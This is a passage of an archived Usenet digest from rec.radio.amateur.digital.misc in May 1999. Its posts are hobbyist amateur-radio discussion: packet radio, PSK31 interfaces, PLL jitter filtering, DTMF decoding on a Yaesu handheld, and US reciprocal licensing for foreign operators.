Please send me an email copy if you reply to this post.
Web page: http://www.acay.com.au/~barryo

2378. Thank You Yaesu!!!!! :-))

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: timh@xuser.com
Message-ID: <37404788.0@news.xetron.com>
Source record: 18134
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.policy,rec.radio.amateur.space

Thank You!
Yaesu U.S.A. and John Lynn from Customer Service for the kind gestures
toward the many visitors to the Yaesu booth at the Dayton Hamvention!!!!

--
Timothy W. Huster, W8TWH
http://www.xuser.com/~timh timh@xuser.com husterty@email.uc.edu
"..and Mom! I have to get home! My smile is just beaming, I'm so excited!",
Andrew H. age 7.

2379. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7hplt0$391$1@news.asu.edu>
Source record: 18135

Charles,

I wasn't the one that came up with "techno-weenie". My message
was to the guy who took exception to the term. I forget who it
was now and am too lazy to go back and look.

So, to that person, I was asking if he would prefer the term
"techno-sausage", which is a little more macho.

Am I making myself clear this time?

73,

Jack VE3EED/W7
Chandler,AZ
--

2380. PSK31 Commercial hookup?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: thompson@mindspring.com
Message-ID: <7hplskdbf1@nntp1.atl.mindspring.net>
Source record: 18136

Now that Dayton has come does anyone know if there is a commercial interface for PSK31? I have had health problems and have problems hooking up connectors due to blurred eyesight. I read the article in QST but those little circuits I used to build are impossible now. Can't even replace the little relay in my Yaesu.

73 Dave K4JRB
thompson@mindspring.com

2381. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: Michael Ruther <michael.ruther@alliedsignal.com>
Message-ID: <37406182.F0726703@alliedsignal.com>
Source record: 18137
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc

Are not ALL hams suppose to be techno types?
Mike AA7QA

BD wrote:

> There any good books or websites for someone just wondering why the heck he
> just
> "plunked down" a couple-hundred 'smackers' for a TNC?
> I know.. I just bought it to see what it does, actually.. But after playing
> with it a few days, well...
> I get tired of listening to the 'techno-weenies' in the club talking about
> it..
> A "Packet for Dummies" book would be more my style...
> Also.. I know it's a bit of a contradiction to the above.. But what about
> some non-so-technical info on programming for it? After seeing the software
> that people're using for the bbs's, well..... Looks like what I might've
> expected to see 20yrs ago on the 'land-line'...

2382. Q:Which pre-filter for a clock de-jittering PLL?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: Tom <tom22@verio.com>
Message-ID: <3740667E.4EA44EED@verio.com>
Source record: 18138
Cross-posted to: rec.audio.tech,rec.audio.pro,rec.audio.misc,rec.radio.amateur,rec.radio.amateur.digital.misc

Hi,

I am designing a PLL for de-jittering an AES/EBU receiver clock.
However, in order to determine the loop parameters, I need to limit the
input noise bandwidth of the input clock (Bi) with a pre-filter, prior
to the phase detector. Since the signal in question is a clock, I am
wondering about the requirements of the prefilter concerning linear
group delay. Is this generally a concern in this case or am I making
more if it than I should?

Also, are there references for this sort of thing?

The received clock in question is at 12.288 MHZ and it has about 400 ps
rms jitter.

Thank You
Tom
tom@antarestech.com

2383. Re: Homebrew Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: Don W6JL <W6JL@ixpres.com>
Message-ID: <374065CA.180A@ixpres.com>
Source record: 18139
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Joseph A. Consugar wrote:
>
> I'm thinking about designing a simple HF transmitter for use
> exclusively on the digital modes. (I'm not interested in voice or CW).
> Has anyone here given any thought to this? For example, would it be
> better to modulate the rf directly or use a SSB type upconversion for
> those people using soundblaster cards and digital software? I have some
> of my own thoughts the requirements of such a radio, but am interested
> in the thoughts of those of you with more experience.
>
> Joseph
> KC3XM

Joseph OM,

What do you mean by "digital modes"? (CW is the original digital,
ie, binary, mode)? AMTOR? PACTOR? RTTY? CLOVER? others? It makes a
difference.
For AMTOR/PACTOR/GTOR, RTTY, all you need is a reasonably stable CW
transmitter that you can FSK. That is what I use. I built a simple 40W
CW transmitter, and shift the VCXO up 170-200 Hz for marking, and
unshift for spacing. It is very simple to make CW/FSK transmitters.
You don't need the complexity of balanced modulators, filters, audio
string, and linear amplifiers. No linearity is required, of course (as
with any FM scheme), so Class C, D, E amps are fine.
If any of this is news to you, or you are unfamiliar with the terms,
then I suggest you do some reading in any ARRL or RSGB handbook Joe.

73 and GL,

Don, W6JL

2384. Foreign packet operators in USA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <37406542.3326068@news.compuserve.com>
Source record: 18140

Can someone tell me the situation regarding packet operation by
foreign visitors to usa. My brother (G4DIW) will be spending the next
year or so in usa and wants to keep in touch with uk.
Richard G4BBH

2385. Re: Packet.. What for? ;) ("Sausage"?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: lreynolds@cyberportal.net
Message-ID: <MPG.11aa3ca4ba77a8f298968e@news.giganews.com>
Source record: 18141

Or, in the case of *some* of us - Techno-Salami!!!!!!

(Hey, I'm the Big Dog of packet - what can I say?)

With a grin,

Lee, KD1SQ

In article <7hplt0$391$1@news.asu.edu>, clarke@aztec.asu.edu says...
>
> Charles,
>
> I wasn't the one that came up with "techno-weenie". My message
> was to the guy who took exception to the term. I forget who it
> was now and am too lazy to go back and look.
>
> So, to that person, I was asking if he would prefer the term
> "techno-sausage", which is a little more macho.
>
> Am I making myself clear this time?
>
>
> 73,
>
> Jack VE3EED/W7
> Chandler,AZ
>

2386. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: stevens@mindspring.com
Message-ID: <374096a8.3844636@news.mindspring.com>
Source record: 18142
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

I have been buying equipment from HRO since 91 and,12-15 orders
later,I have never had any problem with them.

On Sun, 16 May 1999 21:10:33 -0400, "Rick Mintz"
<Rmintz@Frontiernet.net> wrote:

>Hi gang,
>
>I had purchased a Butternut HF-2V vertical from HRO in
>Salem, NH. The Butternut was not complete with some parts
>missing. HRO sent me a replacement the same day I phone them
>and also a UPS call tag to return the original.
>
>I think that is great service. Guess where I continue to
>shop?
>
>Rick, W1TY
>
>BD <bodu@pobox.com> wrote in message
>news:7hkqgjrad1@newnews.startext.net...
>| I ordered a discontinued (I think, since there was only
>one left) 32k
>| version of the Kantronics 9612+ for about $240 or so....
>Well.. I get it
>| UPS'd, open it up and find that the reciept will be sent
>later (there was no
>| indication at all of what they charged me), and go hook it
>up (I had to buy
>| a few parts and solder the stuff cables together myself,
>so it's hardly in
>| returnable-condition now) and start playing with it..
>| WELL.. Today, I get the receipt for $329 showing that I
>ordered the 128k
>| version!!
>| Not that I'd not have ordered it anyway if the 32k wasn't
>shown to be
>| available (possibly should have anyway, but that's
>something else), but...
>| Anyone else have such happen to 'em when ordering from Ham
>Radio Outlet??
>| Shouldn't they only be allowed to charge me up to what I
>agreed to without
>| me having to return me little toy? ;) Sounds reasonable
>to me..

>| I'd expect to return the over-charge without getting the
>merchandise back in
>| my line-o-biz, for sure...
>|
>|
>|
>
>

2387. Re: Q:Which pre-filter for a clock de-jittering PLL?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: kludge@netcom.com
Message-ID: <kludgeFBwF1G.I9p@netcom.com>
Source record: 18143
Cross-posted to: rec.audio.tech,rec.audio.pro,rec.audio.misc,rec.radio.amateur,rec.radio.amateur.digital.misc

In article <3740667E.4EA44EED@verio.com> tom@antarestech.com writes:
>
>I am designing a PLL for de-jittering an AES/EBU receiver clock.
>However, in order to determine the loop parameters, I need to limit the
>input noise bandwidth of the input clock (Bi) with a pre-filter, prior
>to the phase detector. Since the signal in question is a clock, I am
>wondering about the requirements of the prefilter concerning linear
>group delay. Is this generally a concern in this case or am I making
>more if it than I should?

Well, the stuff going through the filter should only be a very, very
narrow range of frequencies, so the group delay can be significant before
it becomes a problem.

But since you can cobble a VCXO-based PLL from the circuit in the
Crystal Semi databook or you can buy the UltraAnalog reclocking
receiver module, why reinvent the wheel?

The problem is that a lot of this stuff has to be optimized with cut
and try engineering, since when you're dealing with pS timing the
parasitics get to be a big issue. And unless you have the HP modulation
domain analyzer, the Meridian jitter meter, or a similar phase
modulation detecting gadget that will let you get the spectrum off
of the demodulated clock, it's very hard to tell if changes you make
are making things better or worse. And there are some reclocking
circuits out there that do more damage than good.
--scott

--
"C'est un Nagra. C'est suisse, et tres, tres precis."

2388. Re: Live Radio On Internet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: xxxphilj@ecc-uky.campuscwix.net
Message-ID: <7hqaa7dob1@news.campuscwix.net>
Source record: 18144

Cute answer.

A better answer would be something someone could use.

I found this neat site with Metacrawler searching for
"live receiver". It has links to several receivers that
can be tuned via the internet and allow you to listen by
way of your computer.

There is a wealth of fascinating stuff on the 'net.

73,
Phil - N4GWV (remove xxx for real email address)

In article <7homrn$2onj@enews1.newsguy.com>, n5pvl@texoma.net says...
>
>
>Truman Green wrote in message
><11442-373EB1BB-3@newsd-102.iap.bryant.webtv.net>...
>Does anyone know a site where a fellow can enter the frequency and
>listen on 75 meters?
>
>
>Yes, the site is called "the hamshack". This is a room set aside by an
>Amateur Radio operator for his radio equipment.
>
>Most, but not all "hamshacks" have a provision for listening on 75
meters.
>
>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl
>
>
>

2389. packet E-Mail gateway?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: Mustang <mustang@pgh.net>
Message-ID: <3740C001.788995F4@pgh.net>
Source record: 18145

Hello I am trying to foward my E-mail to packet radio so i can retreive
it at work....anyone do this b4???

thank you

Mike Wa3O

2390. ax25-utils Linux RH 2.2.5 kernel ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: John Feist <aa6qn@wedgie.nosc.mil>
Message-ID: <37401F97.DCF8D779@wedgie.nosc.mil>
Source record: 18146

Greetings, I am looking for the ax25-util drivers to be used under Linux RedHat 6.0 release (2.2.5) kernel. An RPM would be great! My intent is to use the drivers for a PackeTwin RS-422 sync serial interface using the DMA mode. Thus driving a GRAPES WA4DSY 56k modem.

As always, comments and idea's are welcome

73, John

2391. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7hsbng$676$1@news.asu.edu>
Source record: 18147

Charles,

I enjoyed the story about the LLL in south Texas making everyone
sit through mucho opening screens. I must try to explain.

First of all, we need to understand the definition of a ham:

DEFINITION: "Ham Operator" - A lonely,
pathetic, wretch sitting in a corner
somewhere - tuning around on his radio -
desperately trying to be important.

I "desperately" attempted to dispell this definition when it was
first presented to me ----- but I failed.

So, now that we know that, it is easy to understand the LLL
with his opening pages and pages of nothing.

73,

Jack VE3EED/W7

A pathetic wretch since 1964!
--

2392. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7hsbqc$678$1@news.asu.edu>
Source record: 18148

BD,

So, are ever going to tell what happened -- or are you too embarassed?

Jack VE3EED/W7
Chandler,AZ
--

2393. HELP!! Any Packet radio station in Toronto!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: VL <iden1000@hotmail.com>
Message-ID: <%wi03.34790$L4.2946776@news2.rdc1.on.home.com>
Source record: 18149

Hi! How are you doing? I'm a new ham in Toronto , does any one can tell me about the packet radio info in Toronto? Does Toronto has TCP/IP packet radio support? Thank you so much :) Have a good day!!

73,
Victor

2394. Re: Terminal Programs for WinCE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: VL <iden1000@hotmail.com>
Message-ID: <Byi03.34805$L4.2946875@news2.rdc1.on.home.com>
Source record: 18150

Jeffrey M. Swiger <N8NOE@Ameritech.Net> wrote in message
news:373A7E08.6C6228D4@Ameritech.Net...
> I'm looking for just a Terminal that will allow me to talk to the PK-88..
I'm
> using a HP620LX, not a Palmtop but I hear there is somthing for those. I'm
> also looking for a tracking program for the CE system.. I use a HP200LX
(DOS
> based Handheld) and don't have the problem with CE.. My sugestion, Avoid
ANY
> WindowsCE system...73 Jeff (But if you find a Terminal or tracking let
me
> know?... Thanks)
>
> "John K. Scoggin, Jr." wrote:
>
> > I was looking at the variety of WinCE machines at CompUSA last weekend.
> > They look like
> > they might be quite adequate for mobile/portable packet and Pactor
usage.
> >
> > Does anyone know of a terminal program for a Kantronics TNC that will
run
> > under WinCE
> > (other than something like HyperTerm :-)?
> >
> > 73's
> >
> > John
> > N3SKO / AAT3BF
>
> --
> " What A LONG Strange Trip It's Been! "
> Jeffrey M. Swiger
> *** N8NOE ***
>
>

2395. Re: HELP!! Any Packet radio station in Toronto!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: ve3trj@rac.ca
Message-ID: <7hsl15$s15$1@nntp2.uunet.ca>
Source record: 18151

"VL" <iden1000@hotmail.com> wrote:
>
>Hi! How are you doing? I'm a new ham in Toronto , does any one can tell me
>about the packet radio info in Toronto? Does Toronto has TCP/IP packet radio
>support? Thank you so much :) Have a good day!!
>
>73,
>Victor
>

Hi Victor. Yes there is a fair bit of packet activity in Toronto. Try 145.030 or 144.910 for AX.25 packet at 1200 baud. There is also TCP/IP from Seneca College, but I can't remember the frequency. And there is some 9600 baud on 70 cm. Again i can't remember the frequency.

APRS is available on the Canadian National APRS frequency (144.390). You'll see lots of activity there.

73 de Bryan, VE3TRJ

2396. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <375cd35e.12400889@news.cyberhighway.net>
Source record: 18152

clarke@aztec.asu.edu (JACK CLARKE) wrote:

>
>Charles,
>
>I enjoyed the story about the LLL in south Texas making everyone
>sit through mucho opening screens. I must try to explain.
>
>First of all, we need to understand the definition of a ham:
>
> DEFINITION: "Ham Operator" - A lonely,
> pathetic, wretch sitting in a corner
> somewhere - tuning around on his radio -
> desperately trying to be important.

Not unlike a typical scanner dweeb, or computer nerd, for that matter.

>I "desperately" attempted to dispell this definition when it was
>first presented to me ----- but I failed.
>
>
>So, now that we know that, it is easy to understand the LLL
>with his opening pages and pages of nothing.
>
>
>
>73,
>
>Jack VE3EED/W7
>
>A pathetic wretch since 1964!

Since 1976...
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

2397. Re: PSK31 Commercial hookup?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: Orville Beach <w6bi@aol.com>
Message-ID: <3741F507.99869FD7@aol.com>
Source record: 18153

thompson@mindspring.com wrote:
>
> Now that Dayton has come does anyone know if there is a commercial interface
> for PSK31? I have had health problems and have problems hooking up
> connectors due to blurred eyesight. I read the article in QST but those
> little circuits I used to build are impossible now. Can't even replace the
> little relay in my Yaesu.
>
> 73 Dave K4JRB
> thompson@mindspring.com

Lektrokit advertises an interface kit. It's available in kit form or assembled, so could be the solution for you. I have no personal experience with the product.

It's at http://www.sanduskyohio.com/lectrokit/misc.htm

Hope that helps.

73 - Orv - W6BI

2398. Re: PSK31 Commercial hookup?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: Orville Beach <w6bi@aol.com>
Message-ID: <3741F53B.9615A5A8@aol.com>
Source record: 18154

thompson@mindspring.com wrote:
>
> Now that Dayton has come does anyone know if there is a commercial interface
> for PSK31? I have had health problems and have problems hooking up
> connectors due to blurred eyesight. I read the article in QST but those
> little circuits I used to build are impossible now. Can't even replace the
> little relay in my Yaesu.
>
> 73 Dave K4JRB
> thompson@mindspring.com

Lektrokit advertises an interface kit. It's available in kit form or assembled, so could be the solution for you. I have no personal experience with the product.

It's at http://www.sanduskyohio.com/lectrokit/misc.htm

Hope that helps.

73 - Orv - W6BI

2399. ****** WANTED ******** Motorola STX Model 821 or MTS 2000 Flashport Series Radios ****** Wanted ******

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: Todd Hargis <hargis@mail.org>
Message-ID: <927081324.349.74@news.remarQ.com>
Source record: 18155
Cross-posted to: in.ham-radio,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.spac

I'm looking for: Motorola STX model 821 or MTS 2000 Flashport series radios. They must be 800mhz and Smartnet ii capable. These are for a small dept. here in the Indy area that is looking for a way to get around paying the enormous price of new ones from the local radio authority. If they have extra batteries or chargers or public safety mics that would be great also but not needed. Anybody that has these in good to fair condition can e-mail me at paramike@indy.net with prices and terms, I will forward the info to the chief of the dept. inquiring about the radios. Thanks for your help, Mike

2400. RTTY from GD land (Isle of Man) 21-27 May

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: faunt@netcom17.netcom.com
Message-ID: <FAUNT.99May17194314@netcom17.netcom.com>
Source record: 18156
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Look for me as MD0BPI on RTTY from the IOM from 21 to 27 May.
Qsl via N6TQS or the G or W buros.
I'll be using a wire antenna for the first two days, then I'll have a
beam.
73, doug

2401. web cams and ss radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: scottb <scottb@gns.cri.nz>
Message-ID: <7hqkmf$j8i$1@newshost.comnet.co.nz>
Source record: 18157

I post this in the hope that there maybe some experience in the group members that could help.

My problem;

I would like to install some form of camera at a remote site and obtain images from the camera at a safe location. This is related to monitoring active/erupting volcanoes.

Could a web cam (ie Logitech Quickcam2, Microtek Eyestar or similar serial port camera) be operated across a spread spectrum radio link, ie be separated from the host PC by a kilometer or so?. The remote site would have to be able to run off 12Vdc, as no other power is available.

Any comments or suggestions would be most welcome.

Brad Scott
Mgr Volcano Surveillance
Institute Geological & Nuclear Sciences

b.scott@gns.cri.nz
www.gns.cri.nz (look under Active Earth, volcanoes)

2402. Re: Ft 470 DTMF decode?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: kb6ojs@gte.net
Message-ID: <MPG.11aa54aa92b3ed999897a9@news.gte.net>
Source record: 18158
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc

I wonder if Mr. Fanning was thinking of decoding PL (subaudible) tones, not
DTMF (touch-tone) codes.

In article <3735F6BE.2E494788@four-way.net>, KA8TOK@four-way.net says...
> DTMF on a 470 allows you to send DTMF TONES not to Decode them.. it store 10
> memoryss of DTMF tones to be able to transmitt them.
>
> Tom Fanning wrote:
>
> > Hi
> > Just a quick question: can the Yaesu FT-470 handheld decode DTMF tones and
> > if so then how? I see a DTMF buton on the keypad but on entering this mode
> > nothing seems different and it does not decode. (PS I know it can send DTMF
> > so it would be logical for it to rx and decode as well)
> >

--

-- //Steve//

Steve Silverwood, KB6OJS
Email: kb6ojs@gte.net
Home Page: http://home1.gte.net/kb6ojs
AOL IM: "MSF Steve"

2403. Re: Foreign packet operators in USA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7k1u3n.ku.nielsen@bob.localnet>
Source record: 18159

On Mon, 17 May 1999 18:56:13 GMT,
Richard C. Ferryman <106255.1565@compuserve.com> wrote:
>Can someone tell me the situation regarding packet operation by
>foreign visitors to usa. My brother (G4DIW) will be spending the next
>year or so in usa and wants to keep in touch with uk.

The regs for packet operation are included in the FCC's part 97, which
covers all amateur radio operation. They can be found at
www.fcc.gov/Bureaus/Engineering_Technology/Documents/cfr/1998/47cfr97.pdf

The procedure for reciprocal operating has recently been simplified.

From the ARRL letter, vol. 18, no. 14:

FCC SAYS RECIPROCAL PERMITS NOW "PAPERLESS"

The FCC is advising applicants for reciprocal operating permits that an
application is no longer required. Under new ULS rules that took effect
February 12, the FCC Form 610A has passed into history. The new rules also
will pave the way for US hams to more easily operate in most of Europe. The
FCC is expected to issue a Public Notice in the near future that will spell
out the details.

Alien visitors to the US holding an amateur license issued by their home
country may operate in the US without submitting any FCC paperwork--provided
that a reciprocal operating agreement is in effect between the two
countries. The only documentation required is proof of citizenship and an
Amateur Radio license issued by the country of citizenship. These
arrangements are similar to longstanding arrangements between the US and
Canada.

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2404. Re: TNC question (HELP!!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7k1vk5.ku.nielsen@bob.localnet>
Source record: 18160

With power off, remove the jumper next to the battery, wait several
minutes and reconnect it. Then the defaults will be reloaded the
next time you power on the unit.

Bob

On Mon, 17 May 1999 21:41:59 GMT, kvenl@dds.nl <kvenl@dds.nl> wrote:
>Hi all!
>
>Do TNC 'remember' certain parameters?
>
>And if yes, how can you 'reset' them?
>
>
>At first my TNC2 worked just fine, now he waits too long for
>transmitting, gives no responses on requests, etc
>
>It has WA8DED firmware.
>
>Anyone, thanks a lot!
>
>
>Kees
>
>(The Netherlands)
>
>
>--== Sent via Deja.com http://www.deja.com/ ==--
>---Share what you know. Learn what you don't.---

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2405. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7hrcq5$3nk@enews4.newsguy.com>
Source record: 18161

JACK CLARKE wrote in message <7hplt0$391$1@news.asu.edu>...
>
>Am I making myself clear this time?
>

Yes, now I see... You have no sense of humour.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2406. Re: Ft 470 DTMF decode?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: The Martell's <mike-n-terri@erols.com>
Message-ID: <3741664E.8924078B@erols.com>
Source record: 18162
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc

Steve Silverwood wrote:

> I wonder if Mr. Fanning was thinking of decoding PL (subaudible) tones, not
> DTMF (touch-tone) codes.
>
> In article <3735F6BE.2E494788@four-way.net>, KA8TOK@four-way.net says...
> > DTMF on a 470 allows you to send DTMF TONES not to Decode them.. it store 10
> > memoryss of DTMF tones to be able to transmitt them.
> >
> > Tom Fanning wrote:
> >
> > > Hi
> > > Just a quick question: can the Yaesu FT-470 handheld decode DTMF tones and
> > > if so then how? I see a DTMF buton on the keypad but on entering this mode
> > > nothing seems different and it does not decode. (PS I know it can send DTMF
> > > so it would be logical for it to rx and decode as well)
> > >

I used to have one of these, there was a way via pad sequences to get a display and see the TT that were rcvd, sorry I don't remember how, found in one of those tech/mod books.

Mike..KA1IFQ..

2407. Re: Ft 470 DTMF decode?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7hs11v$e87$1@plutonium.btinternet.com>
Source record: 18163
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc

No I did mean DTMF tones. I know the rig can decode CTCSS but I was
wondering about DMTF (the one on telephones etc.)

--
Regards,
Tom
tom.f@btinternet.com
Steve Silverwood <kb6ojs@gte.net> wrote in message
news:MPG.11aa54aa92b3ed999897a9@news.gte.net...
> I wonder if Mr. Fanning was thinking of decoding PL (subaudible) tones,
not
> DTMF (touch-tone) codes.
>
> In article <3735F6BE.2E494788@four-way.net>, KA8TOK@four-way.net says...
> > DTMF on a 470 allows you to send DTMF TONES not to Decode them.. it
store 10
> > memoryss of DTMF tones to be able to transmitt them.
> >
> > Tom Fanning wrote:
> >
> > > Hi
> > > Just a quick question: can the Yaesu FT-470 handheld decode DTMF tones
and
> > > if so then how? I see a DTMF buton on the keypad but on entering this
mode
> > > nothing seems different and it does not decode. (PS I know it can send
DTMF
> > > so it would be logical for it to rx and decode as well)
> > >
>
> --
>
> -- file://Steve//
>
> Steve Silverwood, KB6OJS
> Email: kb6ojs@gte.net
> Home Page: http://home1.gte.net/kb6ojs
> AOL IM: "MSF Steve"

2408. Re: Q:Which pre-filter for a clock de-jittering PLL?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-18 00:00:00 UTC
From: Tom <tom22@verio.com>
Message-ID: <37418958.A996535@verio.com>
Source record: 18164
Cross-posted to: rec.audio.tech,rec.audio.pro,rec.audio.misc,rec.radio.amateur,rec.radio.amateur.digital.misc

Scott Dorsey wrote:

> In article <3740667E.4EA44EED@verio.com> tom@antarestech.com writes:
> >
> >I am designing a PLL for de-jittering an AES/EBU receiver clock.
> >However, in order to determine the loop parameters, I need to limit the
> >input noise bandwidth of the input clock (Bi) with a pre-filter, prior
> >to the phase detector. Since the signal in question is a clock, I am
> >wondering about the requirements of the prefilter concerning linear
> >group delay. Is this generally a concern in this case or am I making
> >more if it than I should?
>
> Well, the stuff going through the filter should only be a very, very
> narrow range of frequencies, so the group delay can be significant before
> it becomes a problem.
>

Scott, thank you for the reply and the advice.

Tom

>
> But since you can cobble a VCXO-based PLL from the circuit in the
> Crystal Semi databook or you can buy the UltraAnalog reclocking
> receiver module, why reinvent the wheel?
>
> The problem is that a lot of this stuff has to be optimized with cut
> and try engineering, since when you're dealing with pS timing the
> parasitics get to be a big issue. And unless you have the HP modulation
> domain analyzer, the Meridian jitter meter, or a similar phase
> modulation detecting gadget that will let you get the spectrum off
> of the demodulated clock, it's very hard to tell if changes you make
> are making things better or worse. And there are some reclocking
> circuits out there that do more damage than good.
> --scott
>
> --
> "C'est un Nagra. C'est suisse, et tres, tres precis."

2409. Re: HELP!! Any Packet radio station in Toronto!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7ht4hu$9op$1@news.asu.edu>
Source record: 18165

Try this URL. They "claim" to have all the info you need.

http://www.tapr.org/directory/index.html

Jack VE3EED/W7
Chandler,AZ
--

2410. Re: HELP!! Any Packet radio station in Toronto!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7ht525$9qk$1@news.asu.edu>
Source record: 18166

I just went and looked at the TAPR list. It seems they have
heard from "almost" everybody.

ALBERTA MANITOBA NEWFOUNDLAND & NORTH WEST TERRITORIES
are missing. How about someone in those areas getting off their
behinds and reporting to TAPR.

It would help the rest of us as well as showing that these
places are actually civilized.

Thank you.

Jack VE3EED/W7
Chandler,AZ
--

2411. Re: Packet.. What for? ;) ("Sausage"?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <37425377.9ACE8D64@Ameritech.Net>
Source record: 18167

Big-Dog, But who has APRS for a Handheld WindowsCE System?.. I got a HP620LX, and can run Paket, But bigdeal! I realy dis-like paket other than with some of the birds. But APRS is a different world all together.. If you know of CE software jot me a note,....Thanks Jeff N8NOE

Lee Reynolds wrote:

> Or, in the case of *some* of us - Techno-Salami!!!!!!
>
> (Hey, I'm the Big Dog of packet - what can I say?)
>
> With a grin,
>
> Lee, KD1SQ
>
>
> In article <7hplt0$391$1@news.asu.edu>, clarke@aztec.asu.edu says...
> >
> > Charles,
> >
> > I wasn't the one that came up with "techno-weenie". My message
> > was to the guy who took exception to the term. I forget who it
> > was now and am too lazy to go back and look.
> >
> > So, to that person, I was asking if he would prefer the term
> > "techno-sausage", which is a little more macho.
> >
> > Am I making myself clear this time?
> >
> >
> > 73,
> >
> > Jack VE3EED/W7
> > Chandler,AZ
> >

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2412. Re: HP200LX - BAYCOM MODEM and JNOS ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <374252AE.CF7930B3@Ameritech.Net>
Source record: 18168

This is a link to the Bavarian BAYCOM user group.. Ive' found lots of
STUFF there...
http://www.baycom.org/
73, Jeff N8NOE

"Demetre Ch. Valaris" wrote:

> Hello all,
>
> Has anybody managed to work JNOS in an HP200LX with BAYCOM MODEM ??
> Any info would be much appreciated!!!
>
> 73 Demetre SV1UY
>
> Demetre Ch. Valaris - SV1UY,
> e-mail: sv1uy@sv1uy.ampr.org

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2413. 6 meter packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
